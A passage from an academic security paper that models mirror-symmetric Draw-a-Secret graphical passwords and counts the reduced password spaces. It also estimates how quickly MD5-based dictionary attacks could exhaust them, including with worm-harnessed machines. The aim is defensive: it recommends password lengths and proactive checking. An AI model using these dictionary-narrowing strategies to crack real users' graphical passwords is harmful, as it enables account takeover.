In addition to the visual appearance of a DAS password, the most likely *ways* in which a visually mirror symmetric DAS password can be drawn must be considered in constructing a DAS Class I graphical dictionary. It turns out to be quite tricky to map the idea of a visually mirror symmetric DAS password onto DAS encodings to enumerate, as we describe in a number of cases (below and in §4.3). DAS Class I memorable passwords are only defined in terms of their visual structure. There is a one-to-many relationship between a given Class I memorable password to the number of ways it can be drawn in the DAS scheme (which are then mapped to possibly less unique DAS encodings). We believe there are some more likely *ways* that users will draw mirror symmetric components in their DAS passwords; we call this “more probable” subset of unique DAS encodings  $S$ .

Preliminary user studies have shown that the temporal order has an adverse effect on user’s ability to recall a DAS password [8]. If the temporal order is a complicating factor that adds more complexity to what




Figure 1: Possible axes can (a) cut a set of cells; or (b) be on a grid line between sets of cells.




Figure 2: Drawing that is symmetric about a difficult to reference axis. Assuming the  $v$  is drawn before the dot, the encoding of (b) is (2,2), (3,2), (3,3), (3,2), pen-up, (3,2), pen-up. If shifted slightly to the right to be symmetric about the vertical axis  $x = 3$ , it has symmetric encoding (see §4.2): (3,2), (3,3), (3,2), pen-up, (3,2), pen-up.

users must recall, it is likely that they will choose DAS passwords with less complexity (e.g. less strokes). We assume the way users will draw a DAS Class I password is such that the composite stroke(s) of each mirror symmetric component are drawn in a symmetric manner (as defined in the *disjoint case* as described in this section and the *continuous and enclosed cases* as described in §4.3). We believe the resulting subset  $S$  captures the easiest (and thus more likely to be chosen) ways to draw DAS Class I memorable passwords.

We model each symmetric DAS password as a series of strokes (each representing a single component or pair of components) that have *local symmetry* about a set of axes, each such stroke modeled by a virtual start point  $s$  and virtual end point  $e$  (not necessarily the start and end points of the user-drawn stroke). A stroke has local symmetry if it is symmetric about some axis in a given set of axes. This includes drawings where all or most strokes are symmetric about different axes, which may have no immediately perceiv-

able pattern, as shown in the example password in Fig. 3a. When the strokes are symmetric about axes in the same vicinity, it results in an increasingly symmetric drawing as a whole, which we call *pseudo-symmetry*. An example of a pseudo-symmetric drawing is shown in Fig. 3b. When the strokes are all symmetric about the same axis, it results in a drawing that has *global symmetry* (e.g. the star in Fig. 3c); since all strokes are symmetric about the same axis, the entire drawing is symmetric about the same axis.

We define a *symmetric encoding* to be an encoding that represents an equivalence class of DAS passwords, where at least one password in the equivalence class belongs to  $S$ . Using the DAS encoding scheme, a symmetric encoding may represent a number of passwords, some of which may not be visually mirror symmetric (e.g. see Fig. 4).

Fig. 4 illustrates different representations of one equivalence class of DAS passwords with the same symmetric encoding. This implies our results count




Figure 3: Example Class I memorable DAS passwords (that could be drawn such that they are in  $S$ ) containing the same components, symmetric about different patterns of axes: (a) 3 different, scattered axes, (b) 3 different, nearby axes, and (c) a single axis.

not only mirror symmetric passwords, but also others which are not but belong to an equivalence class in which at least one password is mirror symmetric.

Each stroke within a symmetric encoding is bounded within a *symmetric area*, defined as the area between a given axis and the closest grid boundary parallel to the axis, reflected about the axis (see Fig. 5).

The most obvious way to draw a stroke in a symmetric manner is to draw a stroke within the symmetric area, then draw its reflection about the reflection axis as shown in Fig. 6a. We call the initial stroke from virtual start point  $s$  to virtual end point  $e$  that the reflection is based upon the *defining stroke*, and the reflection the *reflected stroke*, which can be drawn from  $s^R$  (the reflection of  $s$ ) to  $e^R$  (the reflection of  $e$ ) or vice versa.<sup>3</sup>

Given a defining stroke  $z$ , its reflected stroke  $z^R$  (relative to an axis  $a$ ) is said to be an *exact reflection* if  $z^R$  is  $z$ 's mirror image about  $a$  and they are separated by a pen-up. Exact reflection is not required to have a stroke that exhibits mirror symmetry (see §4.3). A *symmetric stroke* is the combined result of a defining stroke and a reflected stroke. A *valid point*, relative to an axis  $a$ , is any point that is contained within the symmetric area defined by  $a$  (see Fig. 5). A *valid defining stroke*, relative to an axis  $a$ , is a defining stroke consisting solely of valid points within the symmetric area defined by  $a$ . A *valid symmetric stroke* is the composition of a valid defining stroke and its reflected stroke. We define a valid symmetric stroke that holds the property of exact reflection to be the *disjoint case*. As a disjoint case has the property of exact reflection, its length will always be even.

The product of the number of ways to draw a defining stroke and the number of ways to draw its reflected stroke provides the number of ways to draw a symmet-

ric stroke, excluding additional cases (§4.3 discusses the latter, namely the continuous case and the enclosed shape case).

### 4.3 Continuous and Enclosed Cases

A point in an encoded defining stroke is *potentially continuous* if it lies within a cell that is either cut by the reflection axis  $a$  in question, or adjacent to  $a$  when  $a$  is on a grid line. If a point  $p$  is potentially continuous, its reflection  $p^R$  is in the same cell as  $p$  or in a neighbouring cell, and thus the stroke can be drawn directly from  $p$  to  $p^R$  without a pen-up. When the start and end points of the defining stroke are potentially continuous, the three most straightforward ways to draw the resulting symmetric stroke are as follows: disjointly (the disjoint case – recall §4.2), as one continuous stroke (the *continuous case*), or as one continuous enclosed stroke (the *enclosed case*).

A symmetric stroke can be drawn as a continuous case when the defining stroke's end point is potentially continuous. We define the continuous case as when the defining stroke continues through  $a$  to the reflected stroke, creating a single, *continuous symmetric stroke*. For example, the encoding for Fig. 6b would be: (1,1), (1,2), (1,3), (1,4), (2,4), (3,4), (4,4), (5,4), (5,3), (5,2), (5,1), ending with a pen-up. The stroke could also be drawn in the reverse order. Examples of the same visual representation of a 'U', with one disjoint and the other continuous, are shown in Figures 6a and b. Note that the continuous case's encoding is different, depending on whether  $a$  cuts a set of cells or is on a grid line. If  $a$  cuts a set of cells as in Fig. 6b, the defining stroke's endpoint  $e$  is the same as its reflection  $e^R$ . Since there is no pen-up to separate  $e$  from  $e^R$ , it cannot appear in the encoding twice, thus  $e^R$  does not






Figure 4: Example DAS passwords in equivalence class with symmetric encoding (3,2), (2,2), (3,2), pen-up.




Figure 5: Example symmetric areas for (a) the axis  $x = 1$ ; and (b)  $x = 2.5$

appear in the resulting encoding. If  $a$  is on a grid line (Fig. 6c),  $e$  and  $e^R$  reside in different cells, and  $e^R$  does appear in the resulting encoding.

A symmetric stroke can be drawn as an enclosed case when both the defining stroke's start and end points are potentially continuous. We define the enclosed case to be when the defining stroke continues through  $a$  to the reflected stroke, and then joins back up with the defining stroke, creating an enclosed shape (e.g. Fig. 7). When a shape is enclosed, the drawing may start and end at any point in the shape and still retain its mirror symmetry. As with the continuous case, the enclosed case's encoding is different, depending on whether  $a$  cuts a set of cells or is on a grid line. The continuation of the defining stroke into the reflected stroke will be encoded as in the continuous case; the difference between these two cases is the encoding to join the reflected stroke back into the defining stroke. When  $a$  is on a grid line, the start point of the defining stroke is repeated as the last point of the user's stroke (e.g. Fig. 7b). When  $a$  cuts a set of cells (e.g. Fig. 7a), it is the same as the continuous case since  $s = s^R$ , enclosing the shape. Thus, to avoid double-counting, we exclude from the continuous case, the cases where  $s$  is potentially continuous.

#### 4.4 Smaller Graphical Dictionaries

It is in an attacker's best interest to reduce the graphical dictionary size to decrease the attack time and increase probability of success relative to the effort expended. A logical way to attempt to do so is to assume that it is more likely for a user to choose the center-most axes as the reflection axes. We define *Class Ia* as those passwords in Class I whose components (recall §3) are symmetric (in their own right, or pairwise) about the center 3 of each set of axes (i.e. the marked axes in Fig. 8). This produces pseudo-symmetric drawings (recall §4.2, Fig. 3b). This optimization of the graphical dictionary reduces its size as a function of the grid size. We also define *Class Ib* as those in Class I whose components are symmetric about the center vertical and horizontal axes. This produces drawings with global symmetry. The Class Ib dictionary is a subset of the Class Ia dictionary, which is a subset of the Class I dictionary.

If pseudo-symmetry is considered more likely than global symmetry, the attacker may choose to use those passwords that are composed of strokes symmetric about a small set of close axes, such as Class Ia. The size of the dictionary will increase exponentially with each additional axis considered, meaning that the time to exhaust the dictionary is reduced by this method, particularly with higher values of  $L_{max}$ . Class Ib captures all passwords that are globally symmetric and




Figure 6: Disjoint and Continuous Cases. Symmetric strokes, consist of a defining stroke (solid line from  $s$  to  $e$ ) and reflected stroke (solid line from  $s^R$  to  $e^R$ ). The last two, visually representing the letter ‘U’, show continuous cases where: (b) the axis cuts a set of cells; and (c) the axis is on a grid line.




Figure 7: Different types of the enclosed shape case where the axis in (a) cuts a set of cells and (b) is on a grid line. (a) shows all possible representative start/end points.

centered about the grid (vertically and/or horizontally), plus those that have components symmetric about the center vertical and horizontal axes (e.g. the coffee cup in Fig. 9). If the user subconsciously uses the grid to frame the drawing (i.e. using the grid as part of the drawing’s overall symmetry), the resulting drawings would be globally symmetric about either of the center axes.

#### 4.5 Quantifying the Memorable Password Space

Our general approach to quantify  $|S|$  (recall §4.2) is to determine how many DAS passwords in  $S$  are of length at most a given maximum password length  $L_{max}$ . The composite strokes of each password in  $S$  have defining strokes that connect a given virtual start and end point in the symmetric area. Counting all passwords of length at most  $L_{max}$  and defining passwords in

terms of strokes follows Jermyn et al. [11]; however, our method for defining the set of strokes of a given length is entirely different, and only symmetric strokes are included in the set.

The key points of our method of quantifying  $|S|$  are discussed in this section (for more details see [25]). Generally, the base formula for defining the set of strokes does the following: for every possible virtual start point  $s = (x, y)$ , and end point  $e = (x, y)$  in a given  $W \times H$  grid, we determine the number of ways to draw a symmetric stroke (symmetric about any valid axis in  $A$ ) of length  $\ell$  based on a defining stroke that joins  $s$  to  $e$ . The reason for specifying  $s$  and  $e$  is so we know explicitly whether  $s$  and/or  $e$  are potentially continuous (recall §4.3) in order to enumerate the continuous and enclosed cases.

The number of defining strokes from  $s$  to  $e$  is enumerated by examining the number of permutations of up, down, left, and right movements that join  $s$  to  $e$




Figure 8: Highest probability reflection axes. The thickest axes are the vertical and horizontal center axes. Adjacent axes are marked in a thinner arrowed line.

while remaining within the bounds of the symmetric area, for all valid axes in  $A$ . The primary considerations in this method are: path *diversions*, and the amount of *room* between the current position and the bounds in every direction within a given symmetric area.

The number of possible diversions for a given  $s$ ,  $e$ ,  $\ell$ , and axis  $a \in A$  is based on the difference between the desired defining stroke length  $\frac{\ell}{2}$  and the minimum length path (stroke with the least number of cells) that joins  $s$  to  $e$ . The difference between  $\frac{\ell}{2}$  and the minimum length path required to join  $s$  to  $e$  is the number of extra cells that should exist in the stroke from  $s$  to  $e$  that divert from the minimum length path. In order for the defining stroke with diversions to connect  $s$  to  $e$ , each diversion must be paired with a cell crossing in the opposite direction to reconnect with the minimum length path. An example of a diversion is provided in Fig. 10.

*Room* is the number of cell crossings in a given direction that can occur from  $s$ , before the defining stroke goes out of the symmetric area bounds in question. If at any point in the defining stroke, the number of left cell crossings exceeds the number of right cell crossings by more than the amount of left room, the defining stroke is invalid. The use of room in other directions is analogously defined. Given a starting point  $s$  and the symmetric area, we know the amount of available room in each direction. For example, in Fig. 11, right room = 2, left room = 1, top room = 1, and bottom room = 3.

When  $\ell$  is even, the symmetric strokes enumerated for a given  $s$  and  $e$  are a combination of the disjoint, continuous, and enclosed cases. When  $\ell$  is odd, the symmetric strokes enumerated for a given  $s$  and  $e$  are a combination of the continuous and enclosed cases. These sets intersect due to the nature of our counting

method. In determining the size of an overall memorable password space, overlaps must be accounted for to avoid double-counting. Fig. 12 gives a representative illustration of how the strokes intersect with one another when  $\ell$  is even (more specifically,  $\ell = 12$ ); when  $\ell$  is odd, the disjoint case is void (recall §4.2).

If a symmetric stroke  $z$  has a symmetric defining stroke  $z^D$ , and a symmetric reflected stroke  $z^R$ ,  $z$  is the same as two independent symmetric strokes, which can be independently included in  $S$  (i.e. they are either continuous symmetric strokes or enclosed symmetric strokes). Thus, we must ensure that all disjoint case symmetric strokes that have symmetric defining strokes are subtracted from the count.

Some enclosed shapes will be double-counted by this method since an enclosed stroke may be symmetric about both a horizontal axis  $a \in A_h$  and a vertical axis  $a \in A_v$  (e.g. Fig. 13). The double counting is due to counting all possible start/end points of an enclosed shape case. The enclosed shapes that are symmetric about an  $a \in A_h$  and an  $a \in A_v$  can be identified as those whose defining strokes are symmetric. We identify and subtract those defining strokes that are symmetric continuous cases (including those whose start point is potentially continuous). This involves determining the candidate axis  $a_c$  and all candidate mid-points  $m$  that will produce a continuous symmetric stroke from  $s$  to  $e$ . These defining strokes must be identified only once; we identify them when  $a \in A_h$ . In Fig. 13, the symmetric defining stroke (about the horizontal axis) is indicated as the circular dashed line.

We are aware of other smaller cases of overlap that we have experimentally determined as insignificant to the overall results. One such case is when the reflected stroke is identical regardless of whether it is drawn from  $s^R$  to  $e^R$  or from  $e^R$  to  $s^R$ , but is not an enclosed case (e.g. lines that repeat over each other more than once). Additionally, there is a smaller set of defining strokes that result in the same symmetric stroke when reflected about one horizontal and another vertical axis, which occurs when the second half of the defining stroke is a 180 degree rotation of the first half of the stroke. There may be other small cases of overlap that we are presently unaware of, but we believe that the set we used will account for any overlap of significant impact on the overall result.

#### 4.6 Approximate Size of Class I Memorable Password Space

Table 1 gives sample results computed using the method outlined in §4.5 (for details including equations, see [25]) for  $S$  (recall §4.2) and the intersection of  $S$  with Class Ia and Class Ib memorable passwords




Figure 9: Example Class Ib drawing. One component (the handle) is symmetric about the center horizontal axis, and another (the cup), is symmetric about the center vertical axis.




Figure 10: Defining stroke with a diversion (diversion is marked in a dashed line).

(recall §4.4), respectively denoted  $S_{Ia}$  and  $S_{Ib}$ . Values given are  $\log_2(\text{number of passwords})$ .  $S_{Ia}$  and  $S_{Ib}$  both show an exponential reduction from the full DAS space:  $S_{Ib}$  grows at an exponential rate of approximately 3.6 bits per unit increase in password length and  $S_{Ia}$  grows at a corresponding rate of approximately 4.0, whereas the full DAS space and  $S$  grow at a corresponding rate of approximately 4.8. The size of the full DAS password space was double-checked using a variation of our method, and essentially agrees with the results given in [11].

Each of the three subclasses of Class I memorable passwords presented in Table 1 allow perceptually quite distinct classes of drawings (recall Fig. 3 and §4.4). We found the size of  $S$  to be surprisingly close to that of the full DAS space; however, upon reflection this is sensible, as the only requirement for a stroke to be symmetric is that it is locally symmetric about any axis in  $A$  (e.g. Fig. 3a), which includes the combinatorially large set of all permutations of dots and lines of length two.

The smaller the set of axes used, the smaller the

graphical dictionary becomes. It is a reasonable strategy for an attacker to narrow down the graphical dictionary to a small number of axes, or at least prioritize a search such that globally symmetric passwords (e.g. Fig. 3c) are considered first. When a single axis (or two) are considered at a time to produce globally symmetric passwords, each result will never be larger than that for the two center axes, as the latter maximizes the symmetric area in which the passwords can reside. Thus, the maximum dictionary size of such a variation would be at most a small constant factor, proportional to the number of axes considered, of that using only the center axes. We believe that the set of globally symmetric passwords best captures the symmetry discussed in §3, and our intuition suggests that Class Ib (e.g. Fig. 3c) is more likely than Class Ia (e.g. Fig. 3b), which is more likely than Class I (e.g. Fig. 3a).

To provide context for the practical implications of our results, we discuss how long it might take to perform a dictionary attack against the DAS scheme using each of the above graphical dictionaries. The exact method used to perform a dictionary attack depends on the authentication method used by the system. We assume that authentication is performed by hashing the entered password using the MD5 hash algorithm, then comparing the hashed password to the password file entry for the user.<sup>4</sup> In this case, a dictionary attack requires comparing the hashed value of each candidate password to the hashed value of the target password, hoping for a match. Here the attack time is at least the time to hash each candidate password. Thus, we tabulate the time required to hash all passwords in each password set for comparison.

We calculate two sets of times: one where we assume the attacker has one *Pentium 4* 3.2GHz machine, and another where we assume the attacker has one thousand such machines, with which linear speed-up is achieved. It is reasonable to consider that a deter-






Figure 11: (a) Defining stroke that goes outside of the symmetric area when right room = 2, number of right cell crossings = 3. (b) Defining stroke with the same amount of right room and cell crossings that remains within the symmetric area.




Figure 12: Relationship between different cases of symmetric strokes of length 12 on a  $5 \times 5$  grid. Enclosed (reduced) refers to the enclosed case, after removing double-counting. (Note: a stroke of length 12 implies a password of length at least 12.)

mined attacker could exploit one thousand, or even one hundred thousand machines using a worm, to distribute the password-cracking load. Using an MD5 performance result of 3.66 cycles/byte for a *Pentium 3* 800MHz machine [10] (scaled to 3.2GHz), and a 512 bit block size, approximately  $1.37 \times 10^7$  hashes can be performed per second per machine. Given the assumed resources, the estimated time to generate the password hashes is given in Table 2.

The times provided in Table 2 highlight the implications of the graphical dictionary size. Assuming that we want an attacker to require an average of 10 years to exhaust these dictionaries with 1000 computers at 3.2GHz, the dictionary size must be approximately  $2^{63}$ . Referring to Table 1, our Class Ib dictionary (global symmetry) is above this size when  $L_{max} = 18$ .

This implies that for this level of security (and a  $5 \times 5$  grid), DAS users should choose passwords of length at least 18.

Note that an attacker may achieve success substantially faster than the times given in Table 2 if dictionary entries are ordered according to their probability of occurring. For example, if the entire Class I password dictionary was used, it would be reasonable to order it such that all those that also fall into Class Ib are first, followed by those remaining that fall into Class Ia, etc. Note that if the target passwords are not in any of the above dictionaries, the attack will fail.

Some of the larger textual password dictionaries contain approximately  $4 \times 10^7$  entries [19]. Our smallest graphical dictionary exceeds this number of entries for  $L_{max} \geq 8$ . This implies that even if users choose the

$L_{max}$	1	2	3	4	5	6	7	8	9	10
Full DAS space	4.7	9.5	14.3	19.2	24.0	28.8	33.6	38.4	43.2	48.1
(i) $S$	4.7	9.5	14.3	19.1	23.9	28.7	33.6	38.4	43.2	48.0
(ii) $S_{Ia}$	3.3	7.7	11.6	15.7	19.8	23.8	27.9	31.9	36.0	40.0
(iii) $S_{Ib}$	3.3	6.9	10.5	14.1	17.7	21.2	24.8	28.4	32.0	35.6
$L_{max}$	11	12	13	14	15	16	17	18	19	20
Full DAS space	52.9	57.7	62.5	67.3	72.2	77.0	81.8	86.6	91.4	96.2
(i) $S$	52.8	57.6	62.4	67.2	72.0	76.8	81.7	86.5	91.3	96.1
(ii) $S_{Ia}$	44.1	48.1	52.1	56.2	60.2	64.3	68.3	72.4	76.4	80.4
(iii) $S_{Ib}$	39.1	42.7	46.3	49.9	53.4	57.0	60.6	64.2	67.8	71.4

Table 1: Bit-size of graphical password space, for total length at most  $L_{max}$  on a  $5 \times 5$  grid.

Dictionary ( $L_{max} = 12$ )	Time to exhaust (1 machine)	Time to exhaust (1000 machines)
Full DAS Space	541.8 years	197.8 days
$S$	505.6 years	184.5 days
$S_{Ia}$	255 days	6.1 hours
$S_{Ib}$	6 days	8.7 minutes

Table 2: Time to exhaust various dictionaries (3.2GHz machines,  $5 \times 5$  grid).




Figure 13: An enclosed shape symmetric about a horizontal and vertical axis; it would be double-counted by our approach, without explicit subtraction.

globally mirror symmetric passwords we have defined, provided the password length is at least 8, the DAS scheme may still offer greater security than textual passwords against dictionary attacks.

## 5 Additional Observations and Future Work

One may question the likelihood of users choosing symmetric graphical passwords, based solely on cognitive studies on visual recall. It is interesting to note that

out of the 8 example passwords in the original DAS paper [11], 5 fall under our definition of globally symmetric and 7 fall under our definition of locally symmetric. We believe it is difficult to conjure many visually pleasing patterns that do not exhibit symmetry.

The graphical dictionaries discussed earlier do not include repetition symmetry when the components are asymmetric (e.g. Fig. 15) or rotational symmetry. These two forms of symmetry could be classified as Class II and III memorable passwords. These symmetries were not addressed in this analysis as cognitive studies report that they do not hold the same special status as mirror (reflective) symmetry in human perception. It is unknown whether people are as likely to recall repetitive or rotational symmetry more or less efficiently as mirror symmetry. It would be interesting to explore the effect of adding these two forms of symmetry on our graphical dictionaries.

Another interesting direction would be to determine the effect on a dictionary of limiting the number of strokes in DAS passwords to e.g. 3 or 4. One psychological study [7] has shown that people optimally recall 6 to 8 dots in a pattern when given 0.5 seconds to memorize each. Another study [9] found that the number of dots recalled in different grid sizes decreases drastically after 3 or 4 dots. Note that a user must recall two points for each stroke: the start and end points. A conservative analogy of how these studies relate to our




Figure 14: Representative Venn diagrams ( $\log_2$ ) illustrating the size relationships of each set in Table 1 to the full DAS space ( $L_{max} = 12$ ,  $H = 5$ ,  $W = 5$ ). Each outer ellipse represents the full DAS space; the darker inner areas represent (i)  $S$ , (ii)  $S_{Ia}$ , and (iii)  $S_{Ib}$ .




Figure 15: DAS password with repetitive symmetry and without mirror symmetry.

dictionaries is to assume users naturally recall at most 4 strokes. An attacker could use this knowledge to further prioritize a dictionary and/or reduce its size. We note that all permutations of dots that lie on a cell that is cut by a reflection axis are counted in these graphical dictionaries, as each is considered an enclosed case. All permutations of dots form a significant part of the set of enclosed cases (and the full DAS password space), as the number of dot permutations for a given  $L_{max}$  is  $\sum_{i=1}^{L_{max}} (W \times H)^i$ . The summation counts all passwords up to length  $L_{max}$ ;  $(W \times H)^i$  counts all possible dot permutations of length  $i$ , as each dot is of length 1 and there are  $(W \times H)$  cells that may be chosen for each dot. When all axes are used,  $L_{max} = 12$ ,  $H = 5$ , and  $W = 5$ , the number of dot permutations is approximately  $2^{56}$ . This is because when a password's strokes are longer for a password of fixed length, there are fewer strokes and thus fewer permutations of its composite strokes. This limitation would not restrict the overall length of the password – it could still be very long. We expect that if one models 4 as the maximum number of strokes per password, the size of the Class I memorable password space will be significantly less than our results for  $L_{max} > 4$ . The implication of this would be that DAS passwords may be less secure than otherwise believed.

One way to increase the password space without increasing the required password lengths would be to

increase the grid size. However, this may have a negative effect on the memorability of DAS passwords, since it has been found that the recall performance of subjects decreases as a function of the grid size [9]. Alternatively, the DAS password space could be increased by adding user-selected characteristics to the drawing such as colour, backgrounds, and textures.

Although the focus of our work is the hypothetical application of a mirror symmetric graphical dictionary on the DAS scheme, this method of analysis could be applied to a variety of other graphical password schemes. For example, Birget et al. [2] propose the users be provided an image, and asked to choose a given number of click points. One could assume that a user would be more likely to choose symmetric objects in an image as click points. The same assumption might be valid for the Déjà Vu scheme [6], where the attacker would presume the user's portfolio is more likely to contain symmetric random art images.

## 6 Concluding Remarks

Our results suggest that a user's tendency to recall certain types of images may aid an attacker in creating a graphical dictionary for dictionary attacks against the DAS scheme. If or when graphical passwords become commonly used, this information could be used (as is textual dictionary information) in recommending password lengths and properties for graphical password users, and in performing proactive graphical password checking [28]. Studies on how users actually do use graphical password schemes would result in even more specific recommendations.

